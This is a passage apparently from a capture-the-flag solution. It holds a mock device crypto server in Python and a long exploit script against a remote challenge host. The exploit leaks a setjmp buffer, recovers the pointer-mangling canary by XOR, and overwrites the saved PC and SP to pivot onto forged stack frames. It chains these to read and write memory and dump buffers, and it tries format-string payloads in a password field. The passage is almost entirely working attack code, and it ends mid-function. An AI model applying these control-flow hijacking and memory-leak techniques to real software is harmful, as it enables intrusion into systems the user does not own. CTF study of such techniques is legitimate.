  ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D549 & ~D5786) | (D1010 & D5235 & D549 & D5786 & ~D1071 & ~D2371 & ~D2990 &
~D3226 & ~D3318 & ~D5244 & ~D5993) | (D1010 & D5235 & D549 & D5993 &
  ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D5786) | (D1010 & D5235 & D5786 & D5993 & ~D1071 & ~D2371 &
~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D549) | (D1010 & D5244 & D5786
  & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D549) | (D1010 & D1071 & D5235 & ~D2371 & ~D2990 &
~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786 & ~D5993) | (D1010 &
  D2371 & D5993 & ~D1071 & ~D2990 & ~D3226 & ~D3318 & ~D5235 & ~D5244 & ~D549 & ~D5786) | (D1010 & D2990 & D5235 &
~D1071 & ~D2371 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786 & ~D5993)
  | (D1010 & D3226 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3318 & ~D5235 & ~D5244 & ~D549 & ~D5786) | (D1010 & D5235 &
D549 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D5786
  & ~D5993) | (D1010 & D5235 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786) | (D1010 &
D5244 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D3318 &
  ~D5235 & ~D549 & ~D5786) return(res)
```

6. crypt_server.py

```
import socket
import sys
import struct
import zlib

HOST = "127.0.0.1"  # Standard loopback interface address (localhost)
PORT = 1337  # Port to listen on (non-privileged ports are > 1023)


mArray = []

def dump(cmd):
   #print(type(cmd))
   #print(cmd)
   if type(cmd) is list:
      for x in cmd:
         dump(x)
   else:
      for i in range(len(cmd)):
         print("%02X,"%cmd[i],end='')
      print("\n=======================================")

def checkCRC(data, Lg, crc):
   crc2 = zlib.crc32(data[0:Lg])
   #print("%08X"%crc)
   #print("%08X"%crc2)
   return(crc2 == crc)

def cmd_parser(cmd, show=False):
   status = struct.unpack('<I',cmd[0:4])[0]
   cmd_id = struct.unpack('<I',cmd[4:8])[0]
   mode = struct.unpack('<I',cmd[8:0x0C])[0]
   Lg1 = struct.unpack('<I',cmd[0x0C:0x10])[0]
   Lg2 = struct.unpack('<I',cmd[0x118:0x11C])[0]
   if (mode ==0):
      Lg = Lg1
   else:
      Lg = Lg2
   msg_id = struct.unpack('<I',cmd[0x10:0x14])[0]
   CRC32 = struct.unpack('<I',cmd[0x114:0x118])[0]
   data = cmd[0x14:0x114]
   crc_ok = checkCRC(data, Lg, CRC32)

   if show:
      print("=======================================")
      print("=======================================")
      print("Status=%d"%status)
      print("cmdID=0x%04X"%cmd_id)
      print("msg_id=%d"%msg_id)
      print("mode=%d"%mode)
      print("Lg=%d (Lg1=%d) (Lg2=%d)"%(Lg,Lg1,Lg2))
      print("crc_ok=%d"%crc_ok)
      if (cmd_id == 0x1337):
         for x in data:
            print("%02x"%x,end='')
      print("\n=======================================")
   return(cmd_id, mode, Lg, data, crc_ok)


def show_resp(ans):
   print("Nb Resp: %d"%len(ans))
   for resp in ans:
      status = struct.unpack('<I',resp[0:4])[0]
      cmd_id = struct.unpack('<I',resp[4:8])[0]
      mode = struct.unpack('<I',resp[8:0x0C])[0]
      msg_id = struct.unpack('<I',resp[0x10:0x14])[0]
      if (mode ==0):
         Lg = struct.unpack('<I',resp[0x0C:0x10])[0]
```

```
        else:
            Lg = struct.unpack('<I',resp[0x118:0x11C])[0]
        data = resp[0x14:0x114]
        print("Response Status=%d"%status)
        print("Response mode=%d"%mode)
        print("Response Lg=%d "%(Lg))
        if (cmd_id != 0x1337):
            for x in data:
                print("%02x"%x,end='')
        print('')
    print('--------')

def Enc_data(msg):
    ans = list()
    for i in range(len(mArray)):
        resp = bytearray(0x11C)
        mlg = mArray[i][0x0C]
        mlg += mArray[i][0x0C+1]*256
        for j in range(0x11C):
            resp[j] = mArray[i][j]
        resp[0] = int(1)
        resp[8] = int(1)
        if (mlg%16==0):
            nlg = mlg
        else:
            nlg = mlg + (16-(mlg%16))
        #print(mlg, nlg)
        for j in range(0x14, 0x14+nlg):
            resp[j] ^= 0xFF
        #print(nlg)
        bsz = struct.pack("<H",nlg)
        #print(bsz)
        #print(bsz[0])
        #print(bsz[1])
        #for j in range(len(bsz)):
        #    resp[0x118+j] = bsz[j]
        resp[0x118:0x118+2] = struct.pack("<H",nlg)
        #resp[0x118] = nlg

        resp[4:8] = struct.pack("<I",0x1338)
        ans.append(resp)

    resp = bytearray(0x11C)
    resp[4:8] = struct.pack("<I",0x1336)
    ans.append(resp)
    mArray.clear()
    return(ans)

def Sign_data(msg):
    ans = list()
    for i in range(len(mArray)):
        resp = bytearray(0x11C)
        mlg = mArray[i][0x0C]
        mlg += mArray[i][0x0C+1]*256
        for j in range(0x11C):
            resp[j] = mArray[i][j]
        resp[0] = int(1)
        resp[8] = int(1)
        if (mlg%16==0):
            nlg = mlg
        else:
            nlg = mlg + (16-(mlg%16))
        #resp[0x118] = nlg
        resp[0x118:0x11A] = struct.pack("<H",nlg)
        resp[4:8] = struct.pack("<I",0x133A)
        ans.append(resp)

    ans.append(resp)
    mArray.clear()
    return(ans)
```

```
def Dec_data(msg):
    ans = list()
    for i in range(len(mArray)):
        resp = bytearray(0x11C)
        #mlg = mArray[i][0x0C]
        mlg = struct.unpack('<I',mArray[i][0x118:0x11C])[0]
        #mlg = mArray[i][0x118]
        #mlg += mArray[i][0x118+1]*256
        for j in range(0x11C):
            resp[j] = mArray[i][j]
        resp[0] = int(1)
        resp[8] = int(1)
        if (mlg%16==0):
            nlg = mlg
        else:
            resp[0] = int(0)
            nlg = 0

        for j in range(0x14, 0x14+nlg):
            resp[j] ^= 0xFF
        #bsz = struct.pack("<H",nlg)
        #resp[0x118] = nlg
        #resp[0x0C] = nlg
        #resp[0x118:0x118+2] = struct.pack("<H",nlg)
        resp[0x0C:0x0C+2] = struct.pack("<H",nlg)
        resp[4:8] = struct.pack("<I",0x1339)
        data = resp[0x14:0x114]
        crc = zlib.crc32(data[0:nlg])
        resp[0x114:0x118] = struct.pack("<I",crc)
        ans.append(resp)

    ans.append(resp)
    mArray.clear()
    return(ans)

def Add_data(msg):
    global mArray
    (cmd_id, mode, Lg, data, crc_ok) = cmd_parser(cmd)

    if crc_ok:
        mArray.append(cmd)
    else:
        mArray.clear()

    resp = bytearray(0x11C)
    if crc_ok:
        resp[0] = int(1)
    else:
        resp[0] = int(0)

    resp[4:8] = struct.pack("<I",0x1337)
    ans = list()
    ans.append(resp)
    return(ans)

def Check_password(msg):

    resp = bytearray(0x11C)
    resp[0] = int(0)
    ans = list()
    ans.append(resp)
    return(ans)

def Get_Firmware(msg):

    resp = bytearray(0x11C)
    resp[0] = int(0)
    ans = list()
    ans.append(resp)
    return(ans)
```

```
def Get_AESKey(msg):

    resp = bytearray(0x11C)
    resp[0] = int(0)
    resp[4:8] = struct.pack("<I",0x133E)
    resp[0x14:27] = b'toto:::'
    ans = list()
    ans.append(resp)
    ans.append(resp)
    resp2 = resp.copy()
    resp2[4:8] = struct.pack("<I",0x1336)
    ans.append(resp)
    return(ans)

def process_cmd(cmd):
    global mArray

    #dump(cmd)
    #cmd_id = struct.unpack('<I',cmd[4:8])[0]
    #print("Cmd_id:%X"%cmd_id)
    (cmd_id, mode, Lg, data, crc_ok) = cmd_parser(cmd, True)

    if (cmd_id == 0x1337):
        resp = Add_data(cmd)
    elif (cmd_id == 0x1338):
        resp = Enc_data(cmd)
    elif (cmd_id == 0x133A):
        resp = Sign_data(cmd)
    elif (cmd_id == 0x1339):
        resp = Dec_data(cmd)
    elif (cmd_id == 0x133C):
        resp = Check_password(cmd)
    elif (cmd_id == 0x133D):
        resp = Get_Firmware(cmd)
    elif (cmd_id == 0x133E):
        resp = Get_AESKey(cmd)
    elif (cmd_id == 0x133B):
        resp = list()
        resp.append(cmd)
    else:
        print("Unsupported command")
        resp = list()
        resp.append(b'')

    #dump(resp)
    show_resp(resp)
    return(resp)

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    s.bind((HOST, PORT))
    s.listen()
    conn, addr = s.accept()
    with conn:
        print(f"Connected by {addr}")
        while True:
            cmd = conn.recv(0x11C)
            if not cmd:
                break
            ans = process_cmd(cmd)
            for resp in ans:
                conn.sendall(resp)
```

7. tst_devExt_exploit.py

```
import socket
import hashlib
import sys
import zlib
import time

NB_ZEROS = 6



HOSTL = "127.0.0.1"  # The server's hostname or IP address
PORTL = 1336  # The port used by the server

HOSTR = "device.quatre-qu.art"  # The server's hostname or IP address
PORTR = 8080  # The port used by the server


FD_CLNT = 7
FD_FRWR = 6

FD_CLNT = 5
FD_FRWR = 4


def solve_pow(banner):
   number = 0
   while True:
      m = hashlib.sha256()
      number += 1

      m.update(str(number).encode() + banner)

      digest = m.hexdigest().encode()
      if digest[:NB_ZEROS] == b"0" * NB_ZEROS:
         print (F"Solution: input {str(number).encode()} sha256({str(number).encode()} + {banner}) = {digest}")
         return str(number).encode()




def show_msg(data):
   #print(f"Received {data!r}")
   print("====================")
   print(data.decode('utf-8',errors='replace'))
   #print(data)
   #print("====================")

def get_msg(s,show=False):
   show = True
   msg = bytearray()
   while True:
      data = s.recv(1024)
      fchS.write(data)
      if (len(data)==0):
         return(b'')
      if show:
         show_msg(data)
      msg.extend(data)
      c3 = msg[-4]
      c2 = msg[-3]
      c1 = msg[-2]
      if c1 == ord(b":"):
         if ((c3!=ord(b'e') or c2!=ord(b'd') )and (c2>ord(b'9') or c2 < ord(b'0'))):
         #if ((c2>ord(b'9') or c2 < ord(b'0'))):
            return(msg)
```

```
        #print(msg[-9:-1])
        if (msg[-9:-1] == b'unknown)'):
            return(msg)

def send_cmd(s, cmd, show=True):
    if show:
        print(cmd.decode('utf-8',errors='replace'))
    s.sendall(cmd+b'\n')
    msg=get_msg(s,False)
    if show:
        show_msg(msg)
    return(msg)

def protect(s):
    msg = send_cmd(s,b'fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1')
    show_msg(msg)
    pos=msg.find(b')')
    banner = msg[pos-6:pos-1]
    sol = solve_pow(banner)
    print(sol)
    msg = send_cmd(s,sol)
    return(msg)

def CRC32(m):
    dta = bytes.fromhex(m.decode('utf-8'))
    crc = zlib.crc32(dta)
    crcb = ("%08X"%crc).encode('utf-8')
    return(crcb)


def Enc0(s):
    send_cmd(s,b'E')
    send_cmd(s,b'E')


def Enc_Add_L256(s):
    send_cmd(s,b'E')
    send_cmd(s,b'A')
    send_cmd(s,b'256')
    send_cmd(s,b'1')
    send_cmd(s,b'Z')

def Enc_Add_L256_Modify(s, dta):
    if len(dta) < 256:
        ndta = bytearray(256)
        ndta[0:len(dta)]=dta
    else:
        ndta = dta
    send_cmd(s,b'E')
    send_cmd(s,b'A')
    send_cmd(s,b'256')
    send_cmd(s,b'1')
    send_cmd(s,b'n')
    send_cmd(s,ndta)
    badCRC=False
    if badCRC:
        crcb = b'FFFFFFFF'
    else:
        crc = zlib.crc32(ndta)
        crcb = ("%08X"%crc).encode('utf-8')
    send_cmd(s,crcb)
    if badCRC==False:
        send_cmd(s,b'B')


def Enc_AddEmptySlot(s):
    send_cmd(s,b'E')
    send_cmd(s,b'A')
    send_cmd(s,b'-1')

def get_messages(m):
```

```
    res = list()
    pos=0
    posf=0
    while True:
        pos = m.find(b'Message ',posf)
        if (pos < 0):
            break
        posf = m.find(b'\n', pos)
        me = m[pos+11:posf]
        res.append(me)
    #print(res)
    return(res)


def XOR_BA(ba, bb):
    res = bytearray(8)
    for i in range(len(res)):
        res [i] =  ba[i] ^ bb[i]
    return(res)


def hexDump(buf):
    dta = bytes.fromhex(buf.decode('utf-8'))
    print(buf)
    print(len(dta))
    for i in range(len(dta)):
        if (i%8==0):
            print('')
        print("%02X"%dta[i],end='')
    print('')



def hackData(dta):
    ndta = bytearray(256)
    ndta[:] = dta

    x29 = (dta[15*8:16*8])
    print('x29 addr:'+x29.hex())

    pcaddrX = (dta[16*8:17*8])
    print('pc addrX:'+pcaddrX.hex())

    spaddrX = (dta[18*8:19*8])
    print('sp addrX:'+spaddrX.hex())

    canary = XOR_BA(x29, spaddrX)
    print('Cannary :'+canary.hex())

    pcaddr = XOR_BA(canary, pcaddrX)
    print('pcaddr :'+pcaddr.hex())


    pcaddrI = int.from_bytes(pcaddr,'little')
    #npcaddrI = pcaddrI + (0x102D9C - 0x101F8C)
    npcaddrI = pcaddrI + (0x102F1C - 0x101F8C)
    npcaddr = npcaddrI.to_bytes(8,'little')
    npcaddrX = XOR_BA(canary, npcaddr)
    ndta[16*8:17*8] = npcaddrX

    print('npcaddr :'+npcaddr.hex())
    print('npcaddrX :'+npcaddrX.hex())


    spaddr = x29
    spaddrI = int.from_bytes(spaddr,'little')
    nspaddrI = spaddrI + ( 0x4001825e50 - 0x4001825ed0 )
    nspaddr = nspaddrI.to_bytes(8,'little')
    nspaddrX = XOR_BA(canary, nspaddr)
    ndta[18*8:19*8] = nspaddrX
```

```
    nx29 = nspaddr
    ndta[15*8:16*8] = nx29

    print('nspaddr :'+nspaddr.hex())
    print('nspaddrX :'+nspaddrX.hex())
    return(ndta)


def parse_SJMP(dta):
    x29 = (dta[15*8:16*8])
    pcaddrX = (dta[16*8:17*8])
    spaddrX = (dta[18*8:19*8])
    canary = XOR_BA(x29, spaddrX)
    pcaddr = XOR_BA(canary, pcaddrX)
    pcaddrI = int.from_bytes(pcaddr,'little')
    x29I = int.from_bytes(x29,'little')
    return(pcaddrI, x29I)


def modify_SJMP(dta, pc_of7, sp_of7):
    ndta = bytearray(256)
    ndta[:] = dta

    x29 = (dta[15*8:16*8])
    print('x29 addr:'+x29.hex())

    pcaddrX = (dta[16*8:17*8])
    print('pc addrX:'+pcaddrX.hex())

    spaddrX = (dta[18*8:19*8])
    print('sp addrX:'+spaddrX.hex())

    canary = XOR_BA(x29, spaddrX)
    print('Cannary :'+canary.hex())

    pcaddr = XOR_BA(canary, pcaddrX)
    print('pcaddr :'+pcaddr.hex())


    pcaddrI = int.from_bytes(pcaddr,'little')
    #npcaddrI = pcaddrI + (0x102D9C - 0x101F8C)
    #npcaddrI = pcaddrI + (0x102F1C - 0x101F8C)
    npcaddrI = pcaddrI + (pc_of7)
    npcaddr = npcaddrI.to_bytes(8,'little')
    npcaddrX = XOR_BA(canary, npcaddr)
    ndta[16*8:17*8] = npcaddrX

    print('npcaddr :'+npcaddr.hex())
    print('npcaddrX :'+npcaddrX.hex())


    spaddr = x29
    spaddrI = int.from_bytes(spaddr,'little')
    #nspaddrI = spaddrI + ( 0x4001825e50 - 0x4001825ed0 )
    nspaddrI = spaddrI + ( sp_of7 )
    nspaddr = nspaddrI.to_bytes(8,'little')
    nspaddrX = XOR_BA(canary, nspaddr)
    ndta[18*8:19*8] = nspaddrX

    nx29 = nspaddr
    ndta[15*8:16*8] = nx29

    print('nspaddr :'+nspaddr.hex())
    print('nspaddrX :'+nspaddrX.hex())
    return(ndta)

def E_View_Data(s):
    send_cmd(s,b'E')
    send_cmd(s,b'V')
    resp=send_cmd(s,b'y')
```

```
    ms = get_messages(resp)
    print(ms)
    dtah = ms[-1]
    dta = bytes.fromhex(dtah.decode('utf-8'))
    hexDump(ms[-1])
    send_cmd(s,b'B')
    return(dta)


def Admin_Jump(s):
    send_cmd(s,b'A')
    res = send_cmd(s,b'Z')
    return(res)



def GetFirmware(s):
    for i in range(11):
        Enc_AddEmptySlot(s)
    Enc_Add_L256(s)
    dta=E_View_Data(s)
    Enc0(s)


    ndta = hackData(dta)

    for i in range(11):
        Enc_AddEmptySlot(s)
    Enc_Add_L256_Modify(s, ndta)

    Admin_Jump(s)

def Leak_SetJMP(s):
    for i in range(11):
        Enc_AddEmptySlot(s)
    Enc_Add_L256(s)
    dta=E_View_Data(s)
    Enc0(s)
    return(dta)

def getFakeStack(addr, lg, x29, x30):
    ndta = bytearray(256)

    fd = 7
    fd = FD_CLNT

    x29_b = x29.to_bytes(8,'little')
    ndta[11*8:12*8] = x29_b
    x30_b = x30.to_bytes(8,'little')
    ndta[12*8:13*8] = x30_b

    addr_b = addr.to_bytes(8,'little')
    ndta[13*8:14*8] = addr_b

    lg_b = lg.to_bytes(4,'little')
    ndta[14*8:14*8+4] = lg_b

    fd_b = fd.to_bytes(4,'little')
    ndta[14*8+4:15*8] = fd_b


    return(ndta)

def PEEK_MEM(s, buf_setJMP, addr, lg):
    (pcaddr, spaddr)=parse_SJMP(buf_setJMP)

    fakeStackAddr = pcaddr + (0x4001845020 + 0x114*0 + 12 + 256 -176+8) - ( 0x4001831f8c)
    #pc_of7 = (0x102F1C - 0x101F8C)
    pc_of7 = (0x1023B4 - 0x101F8C)
    #sp_of7 = ( 0x4001825e50 - 0x4001825ed0 )
    sp_of7 = ( fakeStackAddr - spaddr )
```

```
    n_bsjmp = modify_SJMP(buf_setJMP, pc_of7, sp_of7)
    x30 = pcaddr
    x29 = spaddr
    fakeStack = getFakeStack(addr, lg, x29, x30)
    Enc_Add_L256_Modify(s, fakeStack)
    for i in range(10):
        Enc_AddEmptySlot(s)
    #Enc_Add_L256_Modify(s, fakeStack)
    Enc_Add_L256_Modify(s, n_bsjmp)

    Admin_Jump(s)

    return

def getFakeStack2_F10A4(addr, lg, x29, x30):
    #ndta = bytearray(256)
    stack = bytearray(48)
    print("F10A4: addr:%X, lg:%X, x29:%X, x30:%X"%(addr, lg, x29, x30))

    fd = 7
    fd = FD_CLNT

    x29_b = x29.to_bytes(8,'little')
    stack[0*8:1*8] = x29_b
    x30_b = x30.to_bytes(8,'little')
    stack[1*8:2*8] = x30_b

    addr_b = addr.to_bytes(8,'little')
    stack[5*8:6*8] = addr_b

    lg_b = lg.to_bytes(4,'little')
    stack[3*8:3*8+4] = lg_b

    fd_b = fd.to_bytes(4,'little')
    stack[3*8+4:4*8] = fd_b

    return(stack)

def getCustomMessage(cmd_id, data ):
    msg = bytearray(0x11C)

    lg = len(data)
    mlg=32
    msg[4:8] = cmd_id.to_bytes(4,'little')
    msg[12:16] = mlg.to_bytes(4,'little')
    msg[20:20+lg] = data
    #crc = zlib.crc32(data)
    crc = zlib.crc32(data[0:32])
    msg[276:280] = crc.to_bytes(4,'little')

    return(msg)

def send_data_POKE(s, dta, badCRC=False):
    if len(dta) < 256:
        ndta = bytearray(256)
        ndta[0:len(dta)]=dta
    else:
        ndta = dta
    send_cmd(s,b'256')
    send_cmd(s,b'1')
    send_cmd(s,b'n')
    send_cmd(s,ndta)
    #badCRC=False
    if badCRC:
        crcb = b'FFFFFFFF'
    else:
        crc = zlib.crc32(ndta)
        crcb = ("%08X"%crc).encode('utf-8')
    send_cmd(s,crcb)
    if badCRC==False:
        send_cmd(s,b'B')
```

```
#def POKE_MEM(s, buf_setJMP, addr, val):
def POKE_MEM(s, buf_setJMP ):
   #sav_bsjmp = buf_setJMP.copy()
   sav_bsjmp = bytearray(buf_setJMP)
   (pcaddr, spaddr)=parse_SJMP(buf_setJMP)
   #fakeStackAddr = pcaddr + (0x4001845020 + 0x114*0 + 12 + 256 -176+8) - ( 0x4001831f8c)

   fakeStackAddr = pcaddr + (0x4001845020   ) - ( 0x4001831f8c)
   fakeStackAddr &= 0xFFFFFFFFFFFFF000
   fakeStackAddr += (0x020 + 0x114*1 + 12)
   print("fakeStackAddr0:%X"%fakeStackAddr)
   align16 = fakeStackAddr & 0x0F
   if align16!=0:
      align16 = 16-align16
   fakeStackAddr += align16
   print("fakeStackAddr:%X"%fakeStackAddr)

   pc_of7 = (0x1010A4 - 0x101F8C)
   sp_of7 = ( fakeStackAddr - spaddr )
   n_bsjmp = modify_SJMP(buf_setJMP, pc_of7, sp_of7)
   x30 = pcaddr
   x29 = spaddr
   lg=256
   #addr = fakeStackAddr + 0x114 * 10 -align16
   addr = fakeStackAddr + 0x114 * 10 +4 - 16

   fakeStack = getFakeStack2_F10A4(addr, lg, x29, x30)
   if align16!=0:
      nfStk = bytearray(align16)
      nfStk.extend(fakeStack)
      fakeStack = nfStk

   Enc_AddEmptySlot(s)
   Enc_Add_L256_Modify(s, fakeStack)
   for i in range(9):
      Enc_AddEmptySlot(s)
   #Enc_Add_L256_Modify(s, fakeStack)
   Enc_Add_L256_Modify(s, n_bsjmp)

   Admin_Jump(s)

   #send_data_POKE(s, buf_setJMP, True)
   n_bsjmp = modify_SJMP(buf_setJMP, 0, 0)
   send_data_POKE(s, n_bsjmp, True)
   #hexDump(n_bsjmp.hex())
   #send_data_POKE(s, sav_bsjmp, True)
   return

def getFakeStack_F23B4(clnt, addr, lg, x29, x30):
   stack = bytearray(32)

   print("F23B4: addr:%X, x29:%X, x30:%X"%(addr, x29, x30))

   if clnt == True:
      fd = 7
      fd = FD_CLNT
   else:
      fd = 6
      fd = FD_FRWR

   x29_b = x29.to_bytes(8,'little')
   stack[0*8:1*8] = x29_b
   x30_b = x30.to_bytes(8,'little')
   stack[1*8:2*8] = x30_b

   addr_b = addr.to_bytes(8,'little')
   stack[2*8:3*8] = addr_b

   lg_b = lg.to_bytes(4,'little')
   stack[3*8:3*8+4] = lg_b
```

```
    fd_b = fd.to_bytes(4,'little')
    stack[3*8+4:4*8] = fd_b

    return(stack)

def getFakeStack_F2FA8( x29, x30):
    stack = bytearray(32)
    print("F2FA8: x29:%X, x30:%X"%( x29, x30))

    fd = 6
    fd = FD_FRWR

    x29_b = x29.to_bytes(8,'little')
    stack[0*8:1*8] = x29_b
    x30_b = x30.to_bytes(8,'little')
    stack[1*8:2*8] = x30_b

    fd_b = fd.to_bytes(4,'little')
    stack[3*8+4:4*8] = fd_b

    return(stack)

def getFakeStack_Main( x29, x30):
    stack = bytearray(48)
    print("Main: x29:%X, x30:%X"%( x29, x30))

    fd = 7
    fdfw = 6
    fd = FD_CLNT
    fdfw = FD_FRWR

    x29_b = x29.to_bytes(8,'little')
    stack[0*8:1*8] = x29_b
    x30_b = x30.to_bytes(8,'little')
    stack[1*8:2*8] = x30_b

    fd_b = fd.to_bytes(4,'little')
    stack[4*8:4*8+4] = fd_b
    fdfw_b = fdfw.to_bytes(4,'little')
    stack[4*8+4:5*8] = fdfw_b

    return(stack)


def tst_PEEK(s):
    buf_setJMP = Leak_SetJMP(s)
    (pcaddr, spaddr)=parse_SJMP(buf_setJMP)
    addr = pcaddr
    #lg = 32
    lg = 512
    PEEK_MEM(s, buf_setJMP, addr, lg)

def tst_POKE(s):
    buf_setJMP = Leak_SetJMP(s)
    (pcaddr, spaddr)=parse_SJMP(buf_setJMP)
    #addr = pcaddr
    #lg = 32
    #lg = 512
    #POKE_MEM(s, buf_setJMP, addr, lg)
    POKE_MEM(s, buf_setJMP)


def tst_133E(s):
    buf_setJMP = Leak_SetJMP(s)
    (pcaddr, spaddr)=parse_SJMP(buf_setJMP)
    print("pcaddr:%X"%pcaddr)
    print("spaddr:%X"%spaddr)

    #passwd = bytearray(32)
    #passwd = b'12345678901234567890123456789012'
```

```
#passwd = b'12%X56789012345678901234567890l2'
#passwd = b'12%p56%p901234567890123456789012'
#passwd = b'A%p%p%p%p%p%p%p%p%p%p%p%p%p%pZ'
passwd = b'%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p'
passwd = b'%9$p%8$p%p%p%p%p%p%p%p%p%p%p%p%p'
#passwd = b'%08X%08X%08X%08X08X%08X%08X%08Xa'
passwd =  b'%lx%lx%lx%lx%lx%lx%lx%lx%lx%lxAA'
cmd_133E = getCustomMessage(0x133E, passwd )
#cmd_133E = getCustomMessage(0x1337, passwd )

fstk = (0x10325C - 0x101F8C) + pcaddr
fstk &= 0xFFFFFFFFFFFFF000
fstk += 0x12000
fstk += (0x020 + 0x114*2 + 12)
print("fstk:%X"%fstk)
#fakeStackAddr = pcaddr + (0x4001845020 + 0x114*2 + 12 + 256 -176+8) - ( 0x4001831f8c)
#fakeStackAddr = pcaddr + (0x4001845020 + 0x114*2 + 12 ) - ( 0x4001831f8c)
fakeStackAddr = pcaddr + (0x4001845020   ) - ( 0x4001831f8c)
fakeStackAddr &= 0xFFFFFFFFFFFFF000
fakeStackAddr += (0x020 + 0x114*2 + 12)
print("fakeStackAddr0:%X"%fakeStackAddr)
align16 = fakeStackAddr & 0x0F
if align16!=0:
   align16 = 16-align16
fakeStackAddr += align16
print("fakeStackAddr:%X"%fakeStackAddr)
pc_of7 = (0x1023B4 - 0x101F8C)
sp_of7 = ( fakeStackAddr - spaddr )
#pc_of7=0
#sp_of7=0
n_bsjmp = modify_SJMP(buf_setJMP, pc_of7, sp_of7)

#custCmd_addr = pcaddr +   (0x4001845020 + 0x114*0 + 12 + 256 -176+8) - ( 0x4001831f8c)
custCmd_addr = pcaddr +   (0x4001845020 + 0x114*0 + 12 ) - ( 0x4001831f8c)
fwcmdBuff_addr = pcaddr + (0x4001845D68 ) - ( 0x4001831f8c)

x30 = pcaddr + (0x102FA8 - 0x101F8C)
x29 = fakeStackAddr +32
fakeStack = getFakeStack_F23B4(False, custCmd_addr, 0x11C, x29, x30)

x30 = pcaddr + (0x1023B4 - 0x101F8C)
x29 += 32
fakeStack.extend( getFakeStack_F2FA8(x29, x30))

x30 = pcaddr + (0x102FA8 - 0x101F8C)
x29 += 32
fakeStack.extend( getFakeStack_F23B4(True, fwcmdBuff_addr, 0x11C, x29, x30))

x30 = pcaddr + (0x1023B4 - 0x101F8C)
x29 += 32
fakeStack.extend( getFakeStack_F2FA8(x29, x30))

x30 = pcaddr
x29 = spaddr
fakeStack.extend( getFakeStack_F23B4(True, fwcmdBuff_addr, 0x11C, x29, x30))
fakeStack.extend( getFakeStack_Main(x29, x30))


if align16!=0:
   nfStk = bytearray(align16)
   nfStk.extend(fakeStack)
   fakeStack = nfStk

Enc_Add_L256_Modify(s, cmd_133E[0:256] )
#Enc_Add_L256_Modify(s, cmd_133E[256:284] )
Enc_Add_L256_Modify(s, cmd_133E[256+20:284] )
Enc_Add_L256_Modify(s, fakeStack )
for i in range(8):
   Enc_AddEmptySlot(s)
Enc_Add_L256_Modify(s, n_bsjmp)
```

```
    Admin_Jump(s)


def show_res_133E(res):
    lg = len(res)
    print('lg=%d'%lg)
    print('\n\nlg=%d'%lg,file=fchR)
    for i in range(lg):
        print("%02X"%res[i],end='')
        print("%02X"%res[i],end='',file=fchR)
    print('')
    print('\n',file=fchR)
    print(res.decode('utf-8',errors='replace'))
    print(res.decode('utf-8',errors='replace'),file=fchR)
    rmsg = res[0x11C:0x11C+33]
    print(rmsg.decode('utf-8',errors='replace'),file=fchRS)
    #print('\n',file=fchRS)

def tst_133E_clean(s, passwd, sendCmd=True):
    buf_setJMP = Leak_SetJMP(s)
    (pcaddr, spaddr)=parse_SJMP(buf_setJMP)
    print("pcaddr:%X"%pcaddr)
    print("spaddr:%X"%spaddr)

    #passwd = bytearray(32)
    #passwd = b'12345678901234567890123456789012'
    #passwd = b'12%X56789012345678901234567890 12'
    #passwd = b'12%p56%p901234567890123456789012'
    #passwd = b'A%p%p%p%p%p%p%p%p%p%p%p%p%p%pZ'
    #passwd = b'%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p%p'
    #passwd = b'%9$p%8$p%p%p%p%p%p%p%p%p%p%p%p%p'
    #passwd = b'%08X%08X%08X%08X%08X%08X%08X%08Xa'
    #passwd =  b'%lx%lx%lx%lx%lx%lx%lx%lx%lx%lxAA'
    cmd_133E = getCustomMessage(0x133E, passwd )
    #cmd_133E = getCustomMessage(0x1337, passwd )

    fstk = (0x10325C - 0x101F8C) + pcaddr
    fstk &= 0xFFFFFFFFFFFFF000
    fstk += 0x12000
    fstk += (0x020 + 0x114*2 + 12)
    print("fstk:%X"%fstk)
    #fakeStackAddr = pcaddr + (0x4001845020 + 0x114*2 + 12 + 256 -176+8) - ( 0x4001831f8c)
    #fakeStackAddr = pcaddr + (0x4001845020 + 0x114*2 + 12 ) - ( 0x4001831f8c)
    fakeStackAddr = pcaddr + (0x4001845020   ) - ( 0x4001831f8c)
    fakeStackAddr &= 0xFFFFFFFFFFFFF000
    fakeStackAddr += (0x020 + 0x114*2 + 12)
    print("fakeStackAddr0:%X"%fakeStackAddr)
    align16 = fakeStackAddr & 0x0F
    if align16!=0:
        align16 = 16-align16
    fakeStackAddr += align16
    print("fakeStackAddr:%X"%fakeStackAddr)
    pc_of7 = (0x1023B4 - 0x101F8C)
    sp_of7 = ( fakeStackAddr - spaddr )
    #pc_of7=0
    #sp_of7=0
    n_bsjmp = modify_SJMP(buf_setJMP, pc_of7, sp_of7)

    #custCmd_addr = pcaddr +   (0x4001845020 + 0x114*0 + 12 + 256 -176+8) - ( 0x4001831f8c)
    custCmd_addr = pcaddr +   (0x4001845020 + 0x114*0 + 12 ) - ( 0x4001831f8c)
    fwcmdBuff_addr = pcaddr + (0x4001845D68 ) - ( 0x4001831f8c)

    if sendCmd:
        x30 = pcaddr + (0x102FA8 - 0x101F8C)
        x29 = fakeStackAddr +32
        fakeStack = getFakeStack_F23B4(False, custCmd_addr, 0x11C, x29, x30)
    else:
        x29 = fakeStackAddr
        fakeStack = bytearray()

    x30 = pcaddr + (0x1023B4 - 0x101F8C)
```

```
    x29 += 32
    fakeStack.extend( getFakeStack_F2FA8(x29, x30))

    x30 = pcaddr + (0x102FA8 - 0x101F8C)
    x29 += 32
    fakeStack.extend( getFakeStack_F23B4(True, fwcmdBuff_addr, 0x11C, x29, x30))

    x30 = pcaddr + (0x1023B4 - 0x101F8C)
    x29 += 32
    fakeStack.extend( getFakeStack_F2FA8(x29, x30))

